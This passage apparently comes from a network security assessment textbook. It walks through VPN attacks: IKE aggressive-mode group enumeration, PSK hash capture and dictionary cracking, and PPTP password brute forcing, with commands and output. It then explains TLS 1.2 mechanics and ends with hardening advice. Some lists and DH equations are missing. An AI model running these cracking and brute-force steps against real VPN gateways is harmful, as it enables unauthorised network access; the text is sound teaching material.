Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
Ending ike-scan 1.9: 1 hosts scanned in 2.480 seconds (0.40 hosts/sec).
0 returned handshake; 0 returned notify
root@kali:~# ike-scan –M –A –n testvpn 10.0.0.254
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.254 Aggressive Mode Handshake returned
HDR=(CKY-R=c09155529199f8a5)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000 (Netscreen-15)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=10.0.0.254)
Hash(20 bytes)
Ending ike-scan 1.9: 1 hosts scanned in 0.103 seconds (9.75 hosts/sec).
1 returned handshake; 0 returned notify
Group enumeration is automated upon installing ikeforce.py9 within Kali Linux, as demonstrated by Example 10-6. The utility also tests for the Cisco ASA aggressive mode IKE group enumeration flaw listed in Table 10-1.
root@kali:~# pip install pyip root@kali:~# git clone https://github.com/SpiderLabs/ikeforce.git root@kali:~# cd ikeforce/ root@kali:~/ikeforce# ./ikeforce.py 10.0.0.254 –e –w wordlists/groupnames.dic [+]Program started in Enumeration Mode [+]Checking for possible enumeration techniques Analyzing initial response. Please wait, this can take up to 30 seconds... [+]Cisco Device detected [-]Not vulnerable to DPD group name enumeration [+]Device is vulnerable to multuple response group name enumeration Restarting... [+]Using New Cisco Group Enumeration Technique Press return for a status update [*]Correct ID Found: testvpn
Group values are also obtained by network sniffing, as details are sent in the clear during an aggressive mode IKE exchange. Example 10-7 demonstrates tcpdump used to passively obtain an initiator’s identity. Groups can be email addresses, usernames, or arbitrary labels (e.g., corp_vpn).
root@kali:~# tcpdump -n -i eth0 -s 0 -X udp port 500
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
13:25:24.761714 IP 192.168.124.3.500 > 192.168.124.155.500: isakmp: phase 1 I agg
0x0000: 4500 0194 0000 4000 4011 bf69 c0a8 7c03 E.....@.@..i..|.
0x0010: c0a8 7c9b 01f4 01f4 0180 8f25 20fc 2bcf ..|........%..+.
0x0020: 17ba b816 0000 0000 0000 0000 0110 0400 ................
0x0030: 0000 0000 0000 0178 0400 00a4 0000 0001 .......x........
0x0040: 0000 0001 0000 0098 0101 0004 0300 0024 ...............$
0x0050: 0101 0000 8001 0005 8002 0002 8003 0001 ................
0x0060: 8004 0002 800b 0001 000c 0004 0000 7080 ..............p.
0x0070: 0300 0024 0201 0000 8001 0005 8002 0001 ...$............
0x0080: 8003 0001 8004 0002 800b 0001 000c 0004 ................
0x0090: 0000 7080 0300 0024 0301 0000 8001 0001 ..p....$........
0x00a0: 8002 0002 8003 0001 8004 0002 800b 0001 ................
0x00b0: 000c 0004 0000 7080 0000 0024 0401 0000 ......p....$....
0x00c0: 8001 0001 8002 0001 8003 0001 8004 0002 ................
0x00d0: 800b 0001 000c 0004 0000 7080 0a00 0084 ..........p.....
0x00e0: 35a0 fea9 6619 87b4 5160 802e bb9e 33e4 5...f...Q`....3.
0x00f0: 5e09 87fe a9e3 40de cb8d e376 bc85 5a55 ^.....@....v..ZU
0x0100: 32b8 37ca 7302 01eb 5014 1024 2a5b 00d9 2.7.s...P..$*[..
0x0110: 00b9 7e16 11dd 5f2f 0b67 0046 214c 37c2 ..~..._/.g.F!L7.
0x0120: a486 4a24 d73f d393 b99e 21b0 7c47 fd8a ..J$.?....!.|G..
0x0130: 5427 d7c1 1258 954c 2314 d1cb c824 c0d8 T'...X.L#....$..
0x0140: 3efd dc84 176c f8a2 7c57 97ef 24b7 3f84 >....l..|W..$.?.
0x0150: 8de7 7590 400b 7ac0 ece5 ffc0 4b5a 994a ..u.@.z.....KZ.J
0x0160: 0500 0018 d415 b54b 1884 9dec 0dea 762a .......K......v*
0x0170: 5cdb ce04 278f 31f8 0000 001c 0311 01f4 \...'.1.........
0x0180: 6368 7269 7340 6578 616d 706c 652e 6f72 chris@example.or
0x0190: 670a g
Example 10-8 demonstrates ike-scan used to obtain a PSK hash from an endpoint supporting aggressive mode. A valid group is often required (provided via the -n argument). In this case, the PSK hash is saved to hash.txt and attacked by using psk-crack. You can find further discussion of the vulnerability in the Trustwave SpiderLabs Blog.10
root@kali:~# ike-scan –M –A –n test_group -Phash.txt 10.0.0.252
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.252 Aggressive Mode Handshake returned
HDR=(CKY-R=c09155529199f8a5)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=166f932d55eb64d8e4df4fd37e2313f0d0fd84510000000000000000 (Netscreen-15)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=4865617274426561745f4e6f74696679386b0100 (Heartbeat Notify)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=10.0.0.252)
Hash(20 bytes)
root@kali:~# psk-crack hash.txt
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "abc123" matches SHA1 hash 70263a01cba79f34fa5c52589dc4a123cbfe24d4
Ending psk-crack: 10615 iterations in 0.166 seconds (63810.86 iterations/sec)
Most implementations use aggressive mode IKE with a PSK to perform group authentication, and XAUTH to provide additional user authentication (via Microsoft Active Directory, RADIUS, or similar). Within IKEv2, EAP replaces XAUTH to authenticate users.
IPsec servers supporting XAUTH return a particular VID value when probed, as shown in Example 10-9. In this case, we initiate an aggressive mode handshake using a valid group (vpntest).
root@kali:~# ike-scan –M –A –n vpntest 10.0.0.250
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.0.0.250 Aggressive Mode Handshake returned
SA=(Enc=3DES Hash=MD5 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
KeyExchange(128 bytes)
Nonce(20 bytes)
ID(Type=ID_IPV4_ADDR, Value=10.0.0.250)
Hash(16 bytes)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection)
VID=4048b7d56ebce88525e7de7f00d6c2d3c0000000 (IKE Fragmentation)
VID=1f07f70eaa6514d3b0fa96542a500306 (Cisco VPN Concentrator)
The XAUTH mechanism relies on the strength of the PSK (group secret), leaving it susceptible to a MITM attack11 and brute-force password grinding. Armed with a valid group name and secret, you can do the following:
VPNC in Kali Linux is used to establish authenticated IPsec tunnels. Configuration profiles exist under /etc/vpnc/ and are called from the command line by using vpnc, as demonstrated by Example 10-10. Through this new interface (tun0) we can send traffic over the VPN.
root@kali:~# cat > /etc/vpnc/vpntest.conf << STOP
IPSec gateway 10.0.0.250
IPSec ID vpntest
IPSec secret groupsecret123
IKE Authmode psk
Xauth username chris
Xauth password tiffers1
STOP
root@kali:~# vpnc vpntest
VPNC started in background (pid: 6980)...
root@kali:~# ifconfig tun0
tun0 Link encap:UNSPEC HWaddr 00-00-00-00-00-00-00-00-00-00-00
inet addr:10.100.0.5 P-t-P:10.100.0.5 Mask:255.255.255.255
UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1412 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:500
RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
Commonly used to provide remote access to mobile devices, Point-to-Point Tunneling Protocol (PPTP)14 uses TCP port 1723 for key exchange and IP protocol 47 (GRE)15 to encrypt data between peers. Due to protocol complexity and reliance on MS-CHAP for authentication, PPTP is vulnerable to attack, as described by Bruce Schneier16 and exploited by Moxie Marlinspike’s chapcrack.17
Example 10-11 demonstrates Nmap used to fingerprint three exposed PPTP services, revealing hostname, vendor, and firmware information where available.
root@kali:~# nmap –Pn -sSV -p1723 76.111.15.66 130.180.60.102 101.53.13.182 Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-04-19 03:17 EDT Nmap scan report for 76.111.15.66 PORT STATE SERVICE VERSION 1723/tcp open pptp Mac OS X, Apple Computer, Inc (Firmware: 1) Service Info: Host: macxserver.cedarhouse.info Nmap scan report for 130.180.60.102 PORT STATE SERVICE VERSION 1723/tcp open pptp Microsoft (Firmware: 3790) Nmap scan report for 101.53.13.182 PORT STATE SERVICE VERSION 1723/tcp open pptp Fortinet pptp (Firmware: 1) Service Info: Host: FG100D3G13820428
The thc-pptp-bruter utility within Kali Linux supports brute-force password grinding via PPTP, as demonstrated by Example 10-12 (with a username of chris). Use the -n and -l options to adjust the number of parallel attempts.
root@kali:~# cat crackdict.txt | thc-pptp-bruter –u chris 192.168.0.5 Hostname 'WEBSERV', Vendor 'Microsoft Windows NT', Firmware: 2195 5 passwords tested in 0h 00m 00s (5.00 5.00 c/s) 9 passwords tested in 0h 00m 02s (1.82 4.50 c/s) Password is '!asdfgh'
Tactics to test IPsec and PPTP services include the following:
You should consider the following countermeasures when hardening VPN services:
Ensure that VPN servers are maintained and patched up to date to mitigate attacks affecting confidentiality, integrity, and availability (all of which are critical to VPN operation).
Disable support for weak authentication methods and encryption algorithms. Don’t rely on client preferences or settings. In particular, you should disable aggressive mode IKE, DES encryption, MD5 and SHA-1 integrity checking, and enforce both AH and ESP features (providing authentication and confidentiality).
Favor IKEv2 and enforce at minimum DH group 14 (2,048-bit) for safe key exchange. IKE and small DH groups are vulnerable to attack, resulting in compromise of encrypted data.
Use digital certificates to negate reliance on pre-shared keys and provide device authentication. Microsoft Active Directory Certificate Services in particular supports provision of computer certificates.
Enforce multifactor authentication (MFA) for user accounts and consider third-party platforms such as Duo Security and Okta. One-time password (OTP) mechanisms are easy to set up in-house also (e.g., OpenVPN Access Server and Google Authenticator18).
Filter ingress VPN traffic to limit network access in the event of a compromise. Consider use of bastion hosts and other choke points within your network to provide defense in depth.
Audit and review VPN authentication successes and failures to identify password grinding activity and compromised user credentials (e.g., logging-in from disparate geographic locations).
Regularly audit authorized VPN users to identify rogue accounts. Attackers persist within large environments by adding new accounts upon compromising Active Directory, RADIUS, LDAP, and other authentication providers.
5 See ike-scan on GitHub.
6 See “IPSec VPN Username Enumeration Vulnerability” at Juniper Networks.
7 See “Next Generation Encryption” on Cisco.com.
8 Adrian David et al., “Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice”, proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, October 12–16, 2015.
9 See ikeforce.py on GitHub.
10 Daniel Turner, “Cracking IKE Mission: Improbable (Part 1)”, Trustwave SpiderLabs Blog, March 27, 2013.
11 John Pliam, “Authentication Vulnerabilities in IKE and Xauth with Weak Pre-Shared Secrets”, October 2, 1999.
12 Daniel Roethlisberger, “FakeIKEd”, Rö’s Wiki, May 13, 2012.
13 Dan Turner, “IKEForce Brute”, Vimeo video, posted September 19, 2014.
16 Bruce Schneier, “Analysis of Microsoft PPTP Version 2”, Schneier on Security.
17 See chapcrack on GitHub.
18 See “Google Authenticator Two-Step Authentication” on OpenVPN.net.
This chapter describes the steps you should undertake to identify weaknesses in TLS services. Before we get to that, I would like to take a moment to discuss how TLS came to be, and why this book avoids mentioning SSL for the most part.
Netscape Navigator dominated the browser market in the 1990s with around 70 percent market share. Between 1994 and 1996, Netscape Communications developed its own transport encryption mechanism known as Secure Sockets Layer (SSL). Due to its market dominance, SSL was widely adopted. The Internet Engineering Task Force (IETF) formed a committee to turn the Netscape SSL 3.0 protocol into a standard—the official name being Transport Layer Security (TLS), as ratified by RFC 2246 in 1999.
Entire books are dedicated to the topic. An excellent reference that provides additional layers of detail around TLS and its features is Ivan Ristić’s Bulletproof SSL and TLS (Feisty Duck, 2014).1
Figure 11-1 shows TLS running at OSI Layer 6, providing transport security to the application protocol above (HTTP, in this case). This chapter describes the mechanics of TLS version 1.2,2 along with assessment tactics that should be adopted for TLS and legacy SSL endpoints. SSL 3.0 is particularly flawed and support is being rapidly phased-out online.
TLS relies on TCP as the underlying transport protocol. DTLS3 is a lesser-known protocol that can run atop of Layer 4 datagram protocols including UDP, DCCP,4 and SCTP. Web browsers including Google Chrome and Mozilla Firefox support DTLS.
Material is sent between peers via records. Figure 11-2 shows the format of a TLS record, including the protocol version (e.g., SSL 3.0 or TLS 1.2), content type (e.g., handshake or application data), and message content.
TLS sessions are established via Handshake records to do the following:
Agree upon the protocol and cipher suite
Agree upon compression method and extensions
Transmit random numbers (known as nonces)
Transmit X.509 digital certificates and encryption keys
Verify ownership of each other’s certificates
Authentication occurs and a master secret is generated. Peers send Change Cipher Spec records to instruct each other that material from now on will be sent encrypted and signed, along with a Finished message containing an HMAC of the previous messages. Upon verifying the contents of each Finished message, the session is established and data is sent via Application records. The process is summarized in Figure 11-3 and detailed in the following sections.
The first message sent by the client includes the following fields:
The TLS version the client wants to use (i.e., the highest supported)
A random 256-bit number
The session ID value the client is using for the connection (if any)
A list of preferred cipher suites (ordered favorite first)
An optional list of preferred TLS compression methods5
TLS extension data communicating the client’s abilities to the server6
Two fields of particular importance are the TLS version and list of cipher suites. Compression is slated for removal in TLS 1.3, and extensions include support for elliptic curve cryptography (ECC) and secure renegotiation.
Upon receiving a Client Hello message, the server responds with the following:
The TLS version the server wants to use
A random 256-bit number
The session ID value the server wants to use (if any)
The selected cipher suite for the session
The selected compression method
TLS extension data
At this point, the peers have agreed on key exchange and authentication algorithms, additional features to use, and shared their random values. If an authenticated key exchange mechanism is selected, certificates and additional materials are then shared.
The server uses a Certificate message to transmit its certificate. In some cases (e.g., using Diffie-Hellman with ephemeral keys) the certificate does not contain key material and a Server Key Exchange message is used to send the parameters.
If the server wants to authenticate a client, a Certificate Request message is also sent. Mutual authentication introduces a useful layer of security (preventing unauthorized access to the service running atop of TLS), although most systems do not operate in this manner.
The server then sends a Server Hello Done message to indicate that it has finished sending messages and is waiting for a response from the client.
If requested, the client sends its certificate through a Client Certificate message. A Client Key Exchange message is next used to send keys to the server using one of three formats:
If the client previously sent a Client Certificate message (performing mutual authentication), a Certificate Verify message authenticates the client by generating an HMAC of the messages up to this point using its private key.
The client sends a Change Cipher Spec record to notify the server that all data to follow will be encrypted. The client also sends a Finished message containing an HMAC of the conversation. The server performs the same operation—sending a Change Cipher Spec record to instruct the client that material from now on will be encrypted, and a Finished message containing an HMAC of the exchange. The client and server assure the integrity of the conversation and authenticate each other upon validating the HMAC values.
TLS 1.2 cipher suite entries define the following parameters:
Key exchange and authentication method
Bulk symmetric encryption algorithm, key length, and mode
Message authentication code (MAC) algorithm and PRF
RFC 5246 lists 36 basic cipher suites for TLS 1.2. RFC 4492 introduced a further 25 ECC suites that are preferred by many web browsers, including Google Chrome.7 To demonstrate the format and layout of cipher suites, two examples are as follows:
TLS_RSA_WITH_RC4_128_MD5TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHATo list the supported ciphers within OpenSSL from the command line, use the ciphers argument shown in Example 11-1 (output stripped for brevity). The Kx value defines the key exchange algorithm; Au denotes the authentication mechanism; Enc defines the bulk symmetric encryption algorithm and key length; and Mac defines the HMAC function for integrity checking.
root@kali:~# openssl ciphers -v ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AESGCM(256) Mac=AEAD ECDHE-ECDSA-AES256-GCM-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AESGCM(256) Mac=AEAD ECDHE-RSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=RSA Enc=AES(256) Mac=SHA384 ECDHE-ECDSA-AES256-SHA384 TLSv1.2 Kx=ECDH Au=ECDSA Enc=AES(256) Mac=SHA384 ECDHE-RSA-AES256-SHA SSLv3 Kx=ECDH Au=RSA Enc=AES(256) Mac=SHA1 ECDHE-ECDSA-AES256-SHA SSLv3 Kx=ECDH Au=ECDSA Enc=AES(256) Mac=SHA1 SRP-DSS-AES-256-CBC-SHA SSLv3 Kx=SRP Au=DSS Enc=AES(256) Mac=SHA1 SRP-RSA-AES-256-CBC-SHA SSLv3 Kx=SRP Au=RSA Enc=AES(256) Mac=SHA1 SRP-AES-256-CBC-SHA SSLv3 Kx=SRP Au=SRP Enc=AES(256) Mac=SHA1 DHE-DSS-AES256-GCM-SHA384 TLSv1.2 Kx=DH Au=DSS Enc=AESGCM(256) Mac=AEAD DHE-RSA-AES256-GCM-SHA384 TLSv1.2 Kx=DH Au=RSA Enc=AESGCM(256) Mac=AEAD DHE-RSA-AES256-SHA256 TLSv1.2 Kx=DH Au=RSA Enc=AES(256) Mac=SHA256 DHE-DSS-AES256-SHA256 TLSv1.2 Kx=DH Au=DSS Enc=AES(256) Mac=SHA256 DHE-RSA-AES256-SHA SSLv3 Kx=DH Au=RSA Enc=AES(256) Mac=SHA1 DHE-DSS-AES256-SHA SSLv3 Kx=DH Au=DSS Enc=AES(256) Mac=SHA1
You might notice the AEAD values8 used for integrity checking in Example 11-1. GCM ciphers (e.g., AES256-GCM) provide both encryption and integrity protection, so the value is set to AEAD (versus SHA-1, SHA-256, or SHA-384). The algorithm also becomes the pseudorandom function (PRF) used to generate the master secret.
TLS supports many key exchange and authentication mechanisms, by which values sent between peers are used to generate a premaster secret, master secret, and a key block. Popular mechanisms are:
RSA key exchange and authentication
DH static key exchange, authenticated using RSA or DSA
ECC versions of DH or DHE, authenticated using RSA, DSA, or ECDSA
Less common algorithms supported by OpenSSL and others include SRP9 and PSK.10
During negotiation, both the client and server send random 256-bit values to each other. The first 32 bits should be based on the local system time, and the remaining 224 bits should be generated by using a PRNG.
The client generates an additional random 368-bit number, and appends it to the 16-bit value of the TLS version for the session (sent previously within the Client Hello message). This 384-bit value is the premaster secret.
The premaster secret is encrypted by using the RSA public key of the server, and sent using a Client Key Exchange message. Use of the server’s public key means that this method of key exchange does not provide forward secrecy.11 However, because the plaintext value stipulates the previously specified TLS protocol version, rollback and in-band downgrade attacks are prevented.
The client and server use the same PRF to generate a master secret and key block, as shown in Figures 11-4 and 11-5. The PRF within TLS 1.2 is negotiable via the cipher suite and defaults to SHA-256. Older versions of TLS and SSL use MD5 and SHA-1.
The master secret is always 384 bits in length. However, depending on the PRF and cipher suite, the key block can vary in size. For example, AES_256_CBC_SHA256 requires a 1,024-bit block, which is split into three key pairs:
Two 256-bit MAC keys
Two 256-bit encryption keys
Two 256-bit initialization vector (IV) values
The client and server use the keys to encrypt, decrypt, sign, and verify data.
DH key exchange lets two parties establish a secret (the premaster secret in this case) over a public channel. Key exchange using RSA differs, as a premaster secret is generated by the client and sent to the server (encrypted by using the server’s public key).
DH is an anonymous key agreement protocol, and so RSA and DSA are used to provide authentication. TLS 1.2 defines five basic modes of operation, as listed in Table 11-1. ECC modes are discussed later in this chapter.
| Cipher suite | Key type | Transmitted via |
|---|---|---|
DH_RSA |
Static | Server certificate (RSA signed) |
DH_DSS |
Server certificate (DSA signed) | |
DHE_RSA |
Ephemeral | Server Key Exchange message (RSA signed) |
DHE_DSS |
Server Key Exchange message (DSA signed) | |
DH_anon |
Server Key Exchange message (unsigned) |
The Digital Signature Algorithm (DSA) is part of the Digital Signature Standard (DSS) published by NIST in FIPS 186-4. Most documents refer to DSA; however, some use DSS to denote the mechanism.
DH public keys (known as parameters) are sent from server to client using Certificate and Server Key Exchange messages. Static parameters are found in the server certificate and derived from the server’s private key. Ephemeral parameters are generated for each TLS session and provide forward secrecy.
Peers perform the following to generate a premaster secret:
The server sends DH domain parameters (dh_g and dh_p) to the client, which are signed if an authenticated mode is used. The dh_p value should be a large prime number and the dh_g value should be a small primitive root (also known as the generator).
The client generates a private random number (rand_c) and performs the following operation, raising the dh_g value to the power of rand_c and applying it to modulo12 dh_p to calculate dh_Yc:
The server generates its own private random number (rand_s) and performs the same operation to calculate dh_Ys:
The dh_Yc and dh_Ys public values are openly communicated.
The client calculates the premaster secret using dh_Ys and rand_c:
The server performs the same operation using dh_Yc and rand_s:
When using DH in a static mode, dh_g, dh_p, dh_Ys, and rand_s are fixed and do not provide forward secrecy.
The premaster secret is consistent between the two parties, as the sum values of steps 2 and 3 are raised again by using each party’s private random number, resulting in the same total. So long as dh_p is sufficiently long (over 1,024 bits), performing brute-force to compromise the secret is prohibitively expensive.
Upon calculating the premaster secret, each party generates a master secret and key block (as demonstrated by Figures 11-4 and 11-5).
To recap, a basic demonstration of the mathematics is as follows:
The server selects a dh_g value (3) and a dh_p value (17), and sends to the client.
The client selects a rand_c value of 15 and generates dh_Yc:
The server selects a rand_s value of 13 and generates dh_Ys:
The public dh_Yc and dh_Ys values (6 and 12) are distributed.
The client performs:
The server performs:
The server unilaterally defines domain parameters for a session, and so weak values can be presented to a client. For example, dh_p is supposed to be a large prime number, but many clients accept small primes (and even values that are not prime), resulting in weak session security. A cross-protocol attack can also be launched to serve signed ECDH parameters to a client, which are misinterpreted as plain DH parameters.13
Support for custom DH parameter groups is slated for removal in TLS 1.3.
ECC versions of both DH and DSA are defined by RFC 4492 and summarized by Table 11-2. ECC is attractive because it uses small private key sizes and is fast.
| Cipher suite | Key type | Transmitted via |
|---|---|---|
ECDH_ECDSA |
Static | Server certificate (ECDSA signed) |
ECDH_RSA |
Server certificate (RSA signed) | |
ECDHE_ECDSA |
Ephemeral | Server Key Exchange message (ECDSA signed) |
ECDHE_RSA |
Server Key Exchange message (RSA signed) | |
ECDH_anon |
Server Key Exchange message (unsigned) |
The server defines a named curve during handshake, referring to a published curve and set of parameters. Armed with parameters, each party uses a private key to produce a public value, which is communicated and used to independently generate a premaster secret. Some curves are unsafe and should be avoided, as described by Daniel J. Bernstein and Tanja Lange’s SafeCurves project.14
Systems including TLS use X.509 certificates to authenticate clients, servers, and users. Operating systems and web browsers contain the public keys of trusted certificate authorities (CAs), which are used to sign individual certificates.
Table 11-3 lists X.509 fields. These attributes communicate certificate validity, the identity of an entity (i.e., host or user name), and associated public key. The signature algorithm and signature value extensions are used to sign the certificate by a given authority (known as the issuer).
| Field | Description |
|---|---|
| Version | Defines the X.509 version |
| Serial number | A unique identifier for each certificate from a given issuer |
| Signature | The algorithm used to sign the certificate |
| Issuer | Identifies the entity that has signed the certificate |
| Validity | Defines the validity period for the certificate |
| Subject | Identifies the entity associated with the public key |
| Subject public key | Used to describe the subject’s public key and corresponding algorithm (i.e., RSA, DSA, or DH) |
| Unique identifiers | The issuer and subject identifiers |
| Extensions | Extensions allowing for particular policies to be set and data communicated (e.g., the signature algorithm and CA public key values used) |
During testing, use the OpenSSL command-line utility in s_client15 and x509 modes to retrieve and process X.509 certificates, as demonstrated by Examples 11-2 and 11-3. The output reveals both certificate fields and extensions.
root@kali:~# openssl s_client -connect www.google.com:443 CONNECTED(00000003) depth=2 /C=US/O=GeoTrust Inc./CN=GeoTrust Global CA verify error:num=20:unable to get local issuer certificate verify return:0 --- Certificate chain 0 s:/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com i:/C=US/O=Google Inc/CN=Google Internet Authority G2 1 s:/C=US/O=Google Inc/CN=Google Internet Authority G2 i:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA 2 s:/C=US/O=GeoTrust Inc./CN=GeoTrust Global CA i:/C=US/O=Equifax/OU=Equifax Secure Certificate Authority --- Server certificate -----BEGIN CERTIFICATE----- MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3 Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/ O16FSjAynU/b3oJmOctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0 MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1 PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj -----END CERTIFICATE-----
root@kali:~# openssl x509 -text -noout
-----BEGIN CERTIFICATE-----
MIIEdjCCA16gAwIBAgIIK9dUvsPWSlUwDQYJKoZIhvcNAQEFBQAwSTELMAkGA1UE
BhMCVVMxEzARBgNVBAoTCkdvb2dsZSBJbmMxJTAjBgNVBAMTHEdvb2dsZSBJbnRl
cm5ldCBBdXRob3JpdHkgRzIwHhcNMTQxMDA4MTIwNzU3WhcNMTUwMTA2MDAwMDAw
WjBoMQswCQYDVQQGEwJVUzETMBEGA1UECAwKQ2FsaWZvcm5pYTEWMBQGA1UEBwwN
TW91bnRhaW4gVmlldzETMBEGA1UECgwKR29vZ2xlIEluYzEXMBUGA1UEAwwOd3d3
Lmdvb2dsZS5jb20wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCcKeLr
plAC+Lofy8t/wDwtB6eu72CVp0cJ4V3lknN6huH9ct6FFk70oRIh/VBNBBz900jY
y+7111Jm1b8iqOTQ9aT5C7SEhNcQFJvqzH3eMPkb6ZSWGm1yGF7MCQTGQXF20Sk/
O16FSjAynU/b3oJmOctcycWYkY0ytS/k3LBuId45PJaoMqjB0WypqvNeJHC3q5Jj
CB4RP7Nfx5jjHSrCMhw8lUMW4EaDxjaR9KDhPLgjsk+LDIySRSRDaCQGhEOWLJZV
LzLo4N6/UlctCHEllpBUSvEOyFga52qroGjgrf3WOQ925MFwzd6AK+Ich0gDRg8s
QfdLH5OuP1cfLfU1AgMBAAGjggFBMIIBPTAdBgNVHSUEFjAUBggrBgEFBQcDAQYI
KwYBBQUHAwIwGQYDVR0RBBIwEIIOd3d3Lmdvb2dsZS5jb20waAYIKwYBBQUHAQEE
XDBaMCsGCCsGAQUFBzAChh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lBRzIuY3J0
MCsGCCsGAQUFBzABhh9odHRwOi8vY2xpZW50czEuZ29vZ2xlLmNvbS9vY3NwMB0G
A1UdDgQWBBQ7a+CcxsZByOpc+xpYFcIbnUMZhTAMBgNVHRMBAf8EAjAAMB8GA1Ud
IwQYMBaAFErdBhYbvPZotXb1gba7Yhq6WoEvMBcGA1UdIAQQMA4wDAYKKwYBBAHW
eQIFATAwBgNVHR8EKTAnMCWgI6Ahhh9odHRwOi8vcGtpLmdvb2dsZS5jb20vR0lB
RzIuY3JsMA0GCSqGSIb3DQEBBQUAA4IBAQCaOXCBdoqUy5bxyq+Wrh1zsyyCFim1
PH5VU2+yvDSWrgDY8ibRGJmfff3r4Lud5kaldKs9k8YlKD3ITG7P0YT/Rk8hLgfE
uLcq5cc0xqmE42xJ+Eo2uzq9rYorc5emMCxf5L0TJOXZqHQpOEcuptZQ4OjdYMfS
xk5UzueUhA3ogZKRcRkdB3WeWRp+nYRhx4Sto2rt2A0MKmY9165GHUqMK9YaaXHD
XqBu7Sefr1uSoAP9gyIJKeihMivsGqJ1TD6Zcc6LMe+dN2P8cZEQHtD1y296ul4M
ivqk3jatUVL8/hCwgch9A8O4PGZq9WqBfEWmIyHh1dPtbg1lOXdYCWtj
-----END CERTIFICATE-----
Certificate:
Data:
Version: 3 (0x2)
Serial Number:
2b:d7:54:be:c3:d6:4a:55
Signature Algorithm: sha1WithRSAEncryption
